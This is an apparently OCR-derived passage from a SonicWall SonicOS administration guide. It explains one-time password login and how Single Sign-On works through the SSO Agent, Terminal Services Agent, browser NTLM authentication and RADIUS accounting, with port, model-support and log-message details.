One-Time Password (OTP) is a two-factor authentication scheme that utilizes system-generated, random passwords in addition to standard user name and password credentials. When users submit the correct basic login credentials, the system generates a one-time password, which is sent to the user at a pre-defined email address. The user must retrieve the one-time password from their email, then enter it at the login screen.

Each one-time password is single-use. Whenever a user successfully enters a valid user name and password, any existing one-time password for that account is deleted. Unused one-time passwords time out according to the time-out value set on the **Users > Settings > User Session Settings** interface. You can enable one-time password on a Local User or Local Group basis.To configure one-time password for Local Users, see Adding Local Users, or for Local Groups, see Creating a Local Group.

To use the one-time password, the appliance must have access to a correctly configured SMTP server. If OTP is enabled for administrators, without access to a correctly configured SMTP server, all users needing an OTP will not be able to log in. In this case, you would need to log in through the command line console to disable their own OTP, by entering the following commands in the serial console (assumes SonicWall NSA 3500 appliance):

```
NSA 3500> configure
(config[NSA 3500])> no web-management otp enable
```

Single Sign-On Overview

This section provides an introduction to the SonicWall SonicOS Single Sign-On feature.

Topics:

- What Is Single Sign-On?
- How Does Single Sign-On Work?
- How Does SonicWall SSO Agent Work?
- Logging
- How Does SonicWall Terminal Services Agent Work?
- How Does Browser NTLM Authentication Work?
- How Does RADIUS Accounting for Single-Sign-On Work?

What Is Single Sign-On?

Single Sign-On (SSO) is a transparent user authentication mechanism that provides privileged access to multiple network resources with a single domain login to a workstation or through a Windows Terminal Services or Citrix server.

SonicWall security appliances provide SSO functionality using the SonicWall Single Sign-On Agent (SSO Agent) and SonicWall Terminal Services Agent (TSA) to identify user activity. The SonicWall Single Sign-On Agent (SSO Agent) identifies users based on workstation IP address. The SonicWall TSA identifies users through a combination of server IP address, user name, and domain.

SonicWall SSO is also available for Mac and Linux users when used with Samba. Additionally, browser NTLM authentication allows SonicWall SSO to authenticate users who send HTTP traffic, without involving the SonicWall SSO Agent or Samba.

SonicWall SSO is configured in the **Users > Settings** page of the SonicOS management interface. SSO is separate from the **Authentication method for login** settings, which can be used at the same time for authentication of VPN/L2TP client users or administrative users.

SonicWall SSO Agent and TSA use a protocol compatible with SonicWall ADConnector and NDConnector, and automatically determine when a user has logged out to prevent unauthorized access. Based on data from SonicWall SSO Agent or TSA, the SonicWall security appliance queries LDAP or the local database to determine group membership. Memberships are optionally checked by firewall policies to control who is given access, and can be used in selecting policies for Content Filtering and Application Control to control what they are allowed to access. User names learned via SSO are reported in logs of traffic and events from the users, and in App Flow Monitoring.

The configured inactivity timer applies with SSO, but the session limit does not, though users who are logged out are automatically and transparently logged back in when they send further traffic.

Users logged into a workstation or Terminal Services/Citrix server directly, but not logged into the domain are not authenticated unless they send HTTP traffic and browser NTML authentication is enabled (although they can optionally be authenticated for limited access). For users that are not authenticated by SonicWall SSO, a screen displays indicating that a manual login to the appliance is required for further authentication.

Users that are identified but lack the group memberships required by the configured policy rules are redirected to the Access Barred page.

Topics:

Benefits of SonicWall SSO

SonicWall SSO is a reliable and time-saving feature that utilizes a single login to provide access to multiple network resources based on administrator-configured group memberships and policy matching. SonicWall SSO is transparent to end users and requires minimal administrator configuration.

By automatically determining when users have logged in or out based on workstation IP address traffic, or, for Terminal Services or Citrix, traffic from a particular user at the server IP address, SonicWall SSO is secure and hands-free. SSO authentication is designed to operate with any external agent that can return the identity of a user at a workstation or Terminal Services/Citrix server IP address using a SonicWall ADConnector-compatible protocol.

SonicWall SSO works for any service on the SonicWall security appliances that uses user-level authentication, including Content Filtering Service (CFS), Firewall Access Rules, group membership and inheritance, and security services (Application Control, IPS, GAV, and SPY) inclusion/exclusion lists.

Other benefits of SonicWall SSO include:

- Ease of use — Users only need to sign in once to gain automatic access to multiple resources.
- Improved user experience — Windows domain credentials can be used to authenticate a user for any traffic type without logging into the appliance using a Web browser.
- Transparency to users — Users are not required to re-enter user name and password for authentication.

- Secure communication — Shared key encryption for data transmission protection.
- SonicWall SSO Agent can be installed on any Windows server on the LAN, and TSA can be installed on any terminal server.
- Multiple SSO Agents — Up to 8 agents are supported to provide capacity for large installations
- Multiple TSAs — Multiple terminal services agents (one per terminal server) are supported. The number depends on the SonicWall network security appliance model and ranges from 4 to 256.
- Login mechanism works with any protocol, not just HTTP.
- Browser NTLM authentication — SonicWall SSO can authenticate users sending HTTP traffic without using the SSO Agent.
- Mac and Linux support — With Samba 3.5 and higher, SonicWall SSO is supported for Mac and Linux users.
- Per-zone enforcement — SonicWall SSO can be triggered for traffic from any zone even when not automatically initiated by firewall access rules or security services policies, providing user identification in event logging or App Flow Monitoring.

Platforms and Supported Standards

SonicWall SSO is available on SonicWall NSA Series appliances running SonicOS 5.0 or higher. The SonicWall SSO Agent is compatible with all versions of SonicOS that support SonicWall SSO. The SonicWall TSA is supported on SonicOS 5.6 and higher, running on SonicWall NSA Series and TZ 210 Series appliances.

The SonicWall SSO feature supports LDAP and local database protocols. SonicWall SSO supports SonicWall Directory Connector. SonicWall SSO can also interwork with ADConnector in an installation that includes a SonicWall CSM, but Directory Connector is recommended. For all features of SonicWall SSO to work properly, SonicOS 5.5 should be used with Directory Connector 3.1.7 or higher.

To use SonicWall SSO with Windows Terminal Services or Citrix, SonicOS 5.6 or higher is required, and SonicWall TSA must be installed on the server.

To use SonicWall SSO with browser NTLM authentication, SonicOS 5.8 or higher is required. The SonicWall SSO Agent is not required for browser NTLM authentication.

SonicWall SSO on SonicOS 5.5 and higher is compatible with SonicWall NDConnector for interoperability with Novell users. NDConnector is also available as part of Directory Connector.

Except when using only browser NTLM authentication, using SonicWall SSO requires that the SonicWall SSO Agent be installed on a server within your Windows domain that can reach clients and can be reached from the appliance, either directly or through a VPN path, and/or SonicWall TSA be installed on any terminal servers in the domain.

The SonicOS SSO feature is capable of working in Virtual Machine environments, but is not officially supported. This is due to the variety of potential resource consuming environments of VM deployments, making it not practicable to effectively test and verify all possible permutations.

The following requirements must be met in order to run the SSO Agent:

- UDP port 2258 (by default) must be open; the firewall uses UDP port 2258 by default to communicate with SonicWall SSO Agent; if a custom port is configured instead of 2258, then this requirement applies to the custom port
- Windows Server, with latest service pack

- .NET Framework 2.0
- Net API or WMI

NOTE: Mac and Linux PCs do not support the Windows networking requests that are used by the SonicWall SSO Agent, and hence require Samba 3.5 or newer to work with SonicWall SSO. Without Samba, Mac and Linux users can still get access, but will need to log in to do so. They can be redirected to the login prompt if policy rules are set to require authentication. For more information, see Accommodating Mac and Linux Users.

The following requirements must be met in order to run the SonicWall TSA:

- UDP port 2259 (by default) must be open on all terminal servers on which TSA is installed; the firewall uses UDP port 2259 by default to communicate with SonicWall TSA; if a custom port is configured instead of 2259, then this requirement applies to the custom port
- Windows Server, with latest service pack
- Windows Terminal Services or Citrix installed on the Windows Terminal Server system(s); Citrix XenApp 5.0 is supported

How Does Single Sign-On Work?

SonicWall SSO requires minimal administrator configuration and is transparent to the user.

SSO is triggered in the following situations:

- If firewall access rules requiring user authentication apply to traffic that is not incoming from the WAN zone
- When no user groups are specified in access rules, but any of the following conditions exist, SSO is triggered for all traffic on the zone, not just for traffic subject to these conditions:
  - CFS is enabled on the zone and multiple CFS policies are set
  - IPS is enabled on the zone and there are IPS policies that require authentication
  - Anti-Spyware is enabled on the zone and there are Anti-Spyware policies that require authentication
  - Application Control policies that require authentication apply to the source zone
  - Per-zone enforcement of SSO is set for the zone

The SSO user table is also used for user and group identification needed by security services, including Content Filtering, Intrusion Prevention, Anti-Spyware, and Application Control.


Topics:

- SonicWall SSO Authentication Using the SSO Agent
- SonicWall SSO Authentication Using the Terminal Services Agent
- SonicWall SSO Authentication Using Browser NTLM Authentication

SonicWall SSO Authentication Using the SSO Agent

For users on individual Windows workstations, the SSO Agent (on the SSO workstation) handles the authentication requests from the SonicWall network security appliance. There are six steps involved in SonicWall SSO authentication using the SSO Agent, as illustrated in SonicWall SSO Authentication Using the SSO Agent.

SonicWall SSO Authentication Using the SSO Agent



The SonicWall SSO authentication process is initiated when user traffic passes through a SonicWall security appliance, for example, when a user accesses the Internet. The sent packets are temporarily blocked and saved while the SonicWall security appliance sends a “User Name” request and workstation IP address to the authorization agent running the SSO Agent (the SSO workstation).

The authorization agent running the SSO Agent provides the SonicWall security appliance with the username currently logged into the workstation. A User IP Table entry is created for the logged in user, similarly to RADIUS and LDAP.

SonicWall SSO Authentication Using the Terminal Services Agent

For users logged in from a Terminal Services or Citrix server, the SonicWall TSA takes the place of the SSO Agent in the authentication process. The process is different in several ways:

- The TSA runs on the same server that the user is logged into, and includes the user name and domain along with the server IP address in the initial notification to the SonicWall network security appliance.
- Users are identified by a user number as well as the IP address (for non-Terminal Services users, there is only one user at any IP address and so no user number is used). A non-zero user number is displayed in the SonicOS management interface using the format, `x.x.x.x user n`, where `x.x.x.x` is the server IP address and `n` is the user number.
- The TSA sends a close notification to the firewall when the user logs out, so no polling occurs.

Once a user has been identified, the SonicWall security appliance queries LDAP or a local database (based on administrator configuration) to find user group memberships, match the memberships against policy, and grant or restrict access to the user accordingly. Upon successful completion of the login sequence, the saved packets are sent on. If packets are received from the same source address before the sequence is completed, only the most recent packet will be saved.

User names are returned from the authorization agent running the SSO Agent in the format <*domain*>/<*user-name*>. For locally configured user groups, the user name can be configured to be the full name returned from the authorization agent running the SSO Agent (configuring the names in the SonicWall security appliance local user database to match) or a simple user name with the domain component stripped off (default).

For the LDAP protocol, the <*domain*>/<*user-name*> format is converted to an LDAP distinguished name by creating an LDAP search for an object of class domain with a `dc` (domain component) attribute that matches the domain name. If one is found, then its distinguished name is used as the directory sub-tree to search for the user's object. For example, if the user name is returned as `SV/bob`, then a search for an object with `objectClass=domain` and `dc=SV` is performed. If that returns an object with distinguished name `dc=sv,dc=us,dc=SonicWall,dc=com`, then a search under that directory sub-tree is created for (in the Active Directory case) an object with `objectClass=user` and `sAMAccountName=bob`. If no domain object is found, then the search for the user object is made from the top of the directory tree.

Once a domain object has been found, the information is saved to avoid searching for the same object. If an attempt to locate a user in a saved domain fails, the saved domain information is deleted and another search for the domain object is made.

User logout is handled slightly differently by SonicWall SSO using the SSO Agent as compared to SSO with the TSA. The SonicWall security appliance polls the authorization agent running the SSO Agent at a configurable rate to determine when a user has logged out. Upon user logout, the authentication agent running the SSO Agent sends a User Logged Out response to the SonicWall security appliance, confirming that the user has been logged out and terminating the SSO session. Rather than being polled by the SonicWall network security appliance, the TSA itself monitors the Terminal Services/Citrix server for logout events and notifies the SonicWall network security appliance as they occur, terminating the SSO session. For both agents, configurable inactivity timers can be set, and for the SSO Agent, the user name request polling rate can be configured (set a short poll time for quick detection of logouts, or a longer polling time for less overhead on the system).

SonicWall SSO Authentication Using Browser NTLM Authentication

For users who are browsing using Mozilla-based browsers (including Internet Explorer, Firefox, Chrome and Safari) the SonicWall appliance supports identifying them via NTLM (NT LAN Manager) authentication. NTLM is part of a browser authentication suite known as "Integrated Windows Security" and is supported by all Mozilla-based browsers. It allows a direct authentication request from the appliance to the browser without involving the SonicWall SSO agent. NTLM is often used when a domain controller is not available, such as when the user is remotely authenticating over the Web.

NTLM Authentication is currently available for HTTP; it is not available for use with HTTPS traffic.

Browser NTLM authentication can be tried before or after the SonicWall SSO agent attempts to acquire the user information. For example, if the SonicWall SSO agent is tried first and fails to identify the user, then, if the traffic is HTTP, NTLM is tried.

To use this method with Linux or Mac clients as well as Windows clients, you can also enable SSO to probe the client for either **NetAPI** or **WMI**, depending on which is configured for the SSO Agent. This causes the SonicWall network security appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. For a Windows PC the probe will generally work (unless blocked by a personal firewall) and the SonicWall SSO agent will be used. For a Linux/Mac PC (assuming it is not set up to run Samba server) the probe will fail, the SSO agent will be bypassed and NTLM authentication will be used when HTTP traffic is sent.

NTLM cannot identify the user until they browse with HTTP, so any traffic sent before that will be treated as unidentified. The default CFS policy will be applied, and any rule requiring authenticated users will not let the traffic pass.

If NTLM is configured to be used before the SonicWall SSO agent, then if HTTP traffic is received first, the user will be authenticated with NTLM. If non-HTTP traffic is received first, the SonicWall SSO agent will be used for authentication.

The number of NTLM user logins is combined with the number of SSO logins, and the total at any time cannot exceed the **Max SSO Users** limit for the appliance model. The specific Max SSO Users value is provided in the TSR. For information about the TSR, see the Using the Single Sign-On Statistics in the TSR.

How Does SonicWall SSO Agent Work?

The SonicWall SSO Agent can be installed on any workstation with a Windows domain that can communicate with clients and the SonicWall security appliance directly using the IP address or using a path, such as VPN. For installation instructions for the SonicWall SSO Agent, refer to the Installing the SonicWall SSO Agent.

Multiple SSO agents are supported to accommodate large installations with thousands of users. You can configure up to eight SSO agents, each running on a dedicated, high-performance PC in your network.


NOTE: When using NetAPI or WMI, one SSO agent can support up to approximately 2500 users.When configured to read from domain controller security logs, one SSO agent can support a much larger number of users identified via that mechanism, potentially 50,000+ users. The actual number supported in either case depends on:

- The performance level of the hardware that the SSO agent is running on,
- How it is configured on the firewall,
- Other network-dependent factors.

The SonicWall SSO Agent only communicates with clients and the SonicWall security appliance. See How SonicWall SSO Agent Works. SonicWall SSO Agent uses a shared key for encryption of messages between the SSO Agent and the SonicWall security appliance.

IMPORTANT: The shared key generated in the SSO Agent and the key entered in the SonicWall security appliance during SSO configuration must match the SSO Agent-generated key exactly.

How SonicWall SSO Agent Works



The SonicWall security appliance queries the SonicWall SSO Agent over the default port 2258. The SSO Agent then communicates between the client and the SonicWall security appliance to determine the client's user ID. The SonicWall SSO Agent is polled, at a rate that is configurable by the administrator, by the SonicWall security appliance to continually confirm a user's login status.

Logging

The SonicWall SSO Agent sends log event messages to the Windows Event Log based on administrator-selected logging levels.

The SonicWall security appliance also logs SSO Agent-specific events in its event log. The following is a list of SSO Agent-specific log event messages from the SonicWall security appliance:


- **User login denied - not allowed by policy rule** – The user has been identified and does not belong to any user groups allowed by the policy blocking the user's traffic.
- **User login denied - not found locally** – The user has not been found locally, and **Allow only users listed locally** is selected in the SonicWall security appliance.
- **User login denied - SSO Agent agent timeout** – Attempts to contact the SonicWall SSO Agent have timed out.
- **User login denied - SSO Agent configuration error** – The SSO Agent is not properly configured to allow access for this user.
- **User login denied - SSO Agent communication problem** – There is a problem communicating with the workstation running the SonicWall SSO Agent.
- **User login denied - SSO Agent agent name resolution failed** – The SonicWall SSO Agent is unable to resolve the user name.
- **SSO Agent returned user name too long** – The user name is too long.
- **SSO Agent returned domain name too long** – The domain name is too long.

NOTE: The notes field of log messages specific to the SSO Agent will contain the text **<domain/user-name>, authentication by SSO Agent**.

How Does SonicWall Terminal Services Agent Work?

The SonicWall TSA can be installed on any Windows Server machine with Terminal Services or Citrix installed. The server must belong to a Windows domain that can communicate with the SonicWall security appliance directly using the IP address or using a path, such as VPN. See How SonicWall Terminal Services Agent Works.

How SonicWall Terminal Services Agent Works



For installation instructions for the SonicWall TSA, refer to the Installing the SonicWall Terminal Services Agent.

Topics:

- Multiple TSA Support
- Encryption of TSA Messages and Use of Session IDs
- Connections to Local Subnets
- Non-Domain User Traffic from the Terminal Server
- Non-User Traffic from the Terminal Server

Multiple TSA Support

To accommodate large installations with thousands of users, SonicWall network security appliances are configurable for operation with multiple terminal services agents (one per terminal server). The number of agents supported depends on the model, as shown in Multiple TSA Support per Model.

Multiple TSA Support per Model

SonicWall Model	TS Agents Supported
NSA E8510	256
NSA E7500/E8500	256
NSA E6500	128
NSA E5500	64
NSA 5000	32
NSA 4500	16
NSA 3500	16
NSA 2600	8
NSA 2400	8
NSA 240	4
NSA 220	4
SOHO	Not supported
TZ 215 Series	4
TZ 210 Series	4
TZ 205 Series	Not supported
TZ 200 Series	Not supported
TZ 105 Series	Not supported
TZ 100 Series	Not supported

For all SonicWall network security appliances, a maximum of 32 IP addresses is supported per terminal server, where the server may have multiple NICs (network interface controllers). There is no limit on users per terminal server.

Encryption of TSA Messages and Use of Session IDs

SonicWall TSA uses a shared key for encryption of messages between the TSA and the SonicWall network security appliance when the user name and domain are contained in the message. The first open notification for a user is always encrypted, because the TSA includes the user name and domain.

NOTE: The shared key is created in the TSA, and the key entered in the SonicWall network security appliance during SSO configuration must match the TSA key exactly.

The messages between the appliance and the TS agent (and the SSO agent too) are DES encrypted (using triple-DES) and DES uses a numeric key that can be represented by a hexadecimal string. Each octet of the key requires two hex digits to represent its value, hence the key needs to be a even number of hex digits.

Using a hexadecimal key contributes to the encryption strength. For example, if a pass-phrase was used instead and converted to a numeric key, the end result would be no different than using the numeric-key directly and the pass-phrase would be more guessable than the hex representation of the key.

NOTE: The information being protected is actually not very sensitive. It is simply a mapping between user names and TCP/UDP connections (TSA) or user names and IP addresses (SSO). No sensitive data such as passwords is transferred.

The TSA includes a user session ID in all notifications rather than including the user name and domain every time. This is efficient, secure, and allows the TSA to re-synchronize with Terminal Services users after the agent restarts.

Connections to Local Subnets

The TSA dynamically learns network topology based on information returned from the appliance and, once learned, the TSA does not send notifications to the appliance for subsequent user connections that do not go through the appliance. As there is no mechanism for the TSA to “unlearn” these local destinations, the TSA should be restarted if a subnet is moved between interfaces on the appliance.

Non-Domain User Traffic from the Terminal Server

The SonicWall network security appliance has the **Allow limited access for non-domain users** setting for optionally giving limited access to non-domain users (those logged into their local machine and not into the domain), and this works for terminal services users as it does for other SSO users.

If your network includes non-Windows devices or Windows computers with personal firewalls running, check the box next to **Probe user for** and select the radio button for either **NetAPI** or **WMI** depending on which is configured for the SSO Agent. This causes the SonicWall network security appliance to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. If no response occurs, these devices will fail SSO immediately. Such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.

Non-User Traffic from the Terminal Server

Non-user connections are opened from the Terminal Server for Windows updates and anti-virus updates. The TSA can identify a connection from a logged-in service as being a non-user connection, and indicates this in the notification to the appliance.

To control handling of these non-user connections, an **Allow Terminal Server non-user traffic to bypass user authentication in access rules** check box is available in the TSA configuration on the appliance. When selected, these connections are allowed. If this check box is not selected, then the services are treated as local users and can be given access by selecting the **Allow limited access for non-domain users** setting and creating user accounts on the appliance with the corresponding service names.

How Does Browser NTLM Authentication Work?

Topics:

NTLM Authentication of Domain Users

For domain users, the NTLM response is authenticated via the MSCHAP mechanism in RADIUS. RADIUS must be enabled on the appliance.

The following settings on the **Users** tab of the SSO configuration apply when configuring NTLM authentication:

- Allow only users listed locally
- Simple user names in local database
- Mechanism for setting user group memberships (LDAP or local)
- User group memberships can be set locally by duplicating LDAP user names (set in the LDAP configuration and applicable when the user group membership mechanism is LDAP)
- Polling rate

NTLM Authentication of Non-Domain Users

With NTLM, non-domain users could be users who are logged into their PC rather than into the domain, or could be users who were prompted to enter a user name and password and entered something other than their domain credentials. In both cases, NTLM allows for distinguishing these from domain users.

If the user name matches a local user account on the SonicWall appliance then the NTLM response is validated locally against the password of that account. If successful, the user is logged in and given privileges based on that account. User group memberships are set from the local account, not from LDAP, and (as the password has been validated locally) include membership of the Trusted Users group.

If the user name does not match a local user account, the user is not logged in. The **Allow limited access for non-domain users** option does not apply for users authenticated via NTLM.

Credentials for NTLM Authentication in the Browser

For NTLM authentication, the browser either uses the domain credentials (if the user is logged into the domain), thus providing full single-sign-on functionality, or prompts the user to enter a name and password for the website being accessed (the SonicWall appliance in this case). Different factors affect the browser's ability to use the domain credentials when the user is logged into the domain. These factors depend on the type of browser being used:

- **Internet Explorer** – Internet Explorer uses the user's domain credentials and authenticates transparently if the website that it is logging into the firewall (the SonicWall appliance) is in the local intranet, according to the Security tab in its Internet Options. This requires adding the firewall to the list of websites in the Local Intranet zone in the Internet Options.

  This can be done via the domain's group policy in the Site to Zone Assignment List under Computer Configuration, Administrative Templates, Windows Components, Internet Explorer, Internet Control Panel, Security Page.

  > **NOTE:** Windows 7 and Vista machines require additional configuration to use RADIUS authentication with browser NTLM authentication via Internet Explorer. See Configuring NTLMv2 Session Security on Windows.

- **Google Chrome** – Behaves the same as Internet Explorer, including requiring that the firewall is added to the list of websites in the Local Intranet zone in the Internet Options.
- **Firefox** – Uses the user's domain credentials and authenticates transparently if the website that it is logging into (the SonicWall appliance) is listed in the **network.automatic-ntlm-auth.trusted-uris** entry in its configuration (accessed by entering **about:config** in the Firefox address bar).
- **Safari** – Although Safari does support NTLM, it does not currently support fully transparent logon using the user's domain credentials.
- **Browsers on Non-PC Platforms** – Non-PC platforms, such as Linux and Mac, can access resources in a Windows domain through Samba, but do not have the concept of "logging the PC into the domain" as Windows PCs do. Hence, browsers on these platforms do not have access to the user's domain credentials and cannot use them for NTLM.

When a user is not logged into the domain or the browser cannot use their domain credentials, it will prompt for a name and password to be entered, or will use cached credentials if the user has previously opted to have it save them.

In all cases, should authentication fail when using the user's domain credentials (which could be because the user does not have the privileges necessary to get access), then the browser prompts the user to enter a name and password. This allows the user to enter credentials different from the domain credentials to get access.

NOTE: When NTLM is enabled for Single Sign-On enforcement, an HTTP/HTTPS access rule with **Trusted Users** as **Users Allowed** must be added to the **LAN to WAN** rules in the **Firewall > Access Rules** page. This rule will trigger an NTLM authentication request to the user. Without the access rule, other configurations such as restrictive Content Filter policies might block the user from Internet access and prevent the authentication request.

How Does RADIUS Accounting for Single-Sign-On Work?

NOTE: Radius Accounting is supported only on the NSA 3500 and above.

RADIUS Accounting is specified by RFC 2866 as a mechanism for a network access server (NAS) to send user login session accounting messages to an accounting server. These messages are sent at user login and logoff. Optionally, they can also be sent periodically during the user's session.

When a customer uses a third-part network access appliance to perform user authentication (typically for remote or wireless access) and the appliance supports RADIUS accounting, a SonicWall appliance can act as the RADIUS Accounting Server, and can use RADIUS Accounting messages sent from the customer's network access server for single sign-on (SSO) in the network.

When a remote user connects through a third-party appliance, the third-party appliance sends an accounting message to the SonicWall appliance (configured as a RADIUS accounting server). The SonicWall appliance adds the user to its internal database of logged in users based on the information in the accounting message.

When the user logs out, the third-party appliance sends another accounting message to the SonicWall appliance. The SonicWall appliance then logs the user out.

NOTE: When a network access server (NAS) sends RADIUS accounting messages, it does not require the user to be authenticated by RADIUS. The NAS can send RADIUS accounting messages even when the third-party appliance is using LDAP, its local database, or any other mechanism to authenticate users.

RADIUS accounting messages are not encrypted. RADIUS accounting is inherently secure against spoofing because it uses a request authenticator and a shared secret. RADIUS accounting requires that a list of the network access servers (NASs), that can send RADIUS Accounting messages, be configured on the appliance. This configuration supplies the IP address and shared secret for each NAS.

Topics:

RADIUS Accounting Messages

RADIUS accounting uses two types of accounting messages:

- **Accounting-Request**
- **Accounting-Response**

An **Accounting-Request** can send one of three request types specified by the **Status-Type** attribute:

- **Start**—sent when a user logs in.
- **Stop**—sent when a user logs out.
- **Interim-Update**—sent periodically during a user login session.

Accounting messages follow the RADIUS standard specified by RFC 2866. Each message contains a list of attributes and an authenticator that is validated by a shared secret.

The following attributes, that are relevant to SSO, are sent in **Accounting-Requests**:

- **Status-Type**—The type of accounting request (**Start**, **Stop**, or **Interim-Update**).
- **User-Name**—The user's login name. The format is not specified by the RFC and can be a simple login name or a string with various values such as login name, domain, or distinguished name (DN).
- **Framed-IP-Address**—The user's IP address. If NAT is used, this must be the user's internal IP address.
- **Calling-Station-Id**—A string representation of the user's IP address, used by some appliances such as the SMA 1000 Series.
- **Proxy-State**—A pass-though state used for forwarding requests to another RADIUS accounting server.

SonicWall Compatibility with Third Party Network Appliances

For SonicWall appliances to be compatible with third party network appliances for SSO via RADIUS Accounting, the third party appliance must be able to do the following:

- Support RADIUS Accounting.
- Send both **Start** and **Stop** messages. Sending **Interim-Update** messages is not required.
- Send the user's IP address in either the **Framed-IP-Address** or **Calling-Station-Id** attribute in both **Start** and **Stop** messages.

NOTE: In the case of a remote access server using NAT to translate a user's external public IP address, the attribute must provide the internal IP address that is used on the internal network, and it must be a unique IP address for the user. If both attributes are being used, the **Framed-IP-Address** attribute must use the internal IP address, and the **Calling-Station-Id** attribute should use the external IP address.

The user's login name should be sent in the **User-Name** attribute of **Start** messages and **Interim-Update** messages. The user's login name can also be sent in the **User-Name** attribute of **Stop** messages, but is not required. The **User-Name** attribute must contain the user's account name and may include the domain also, or it must contain the user's distinguished name (DN).

Proxy Forwarding

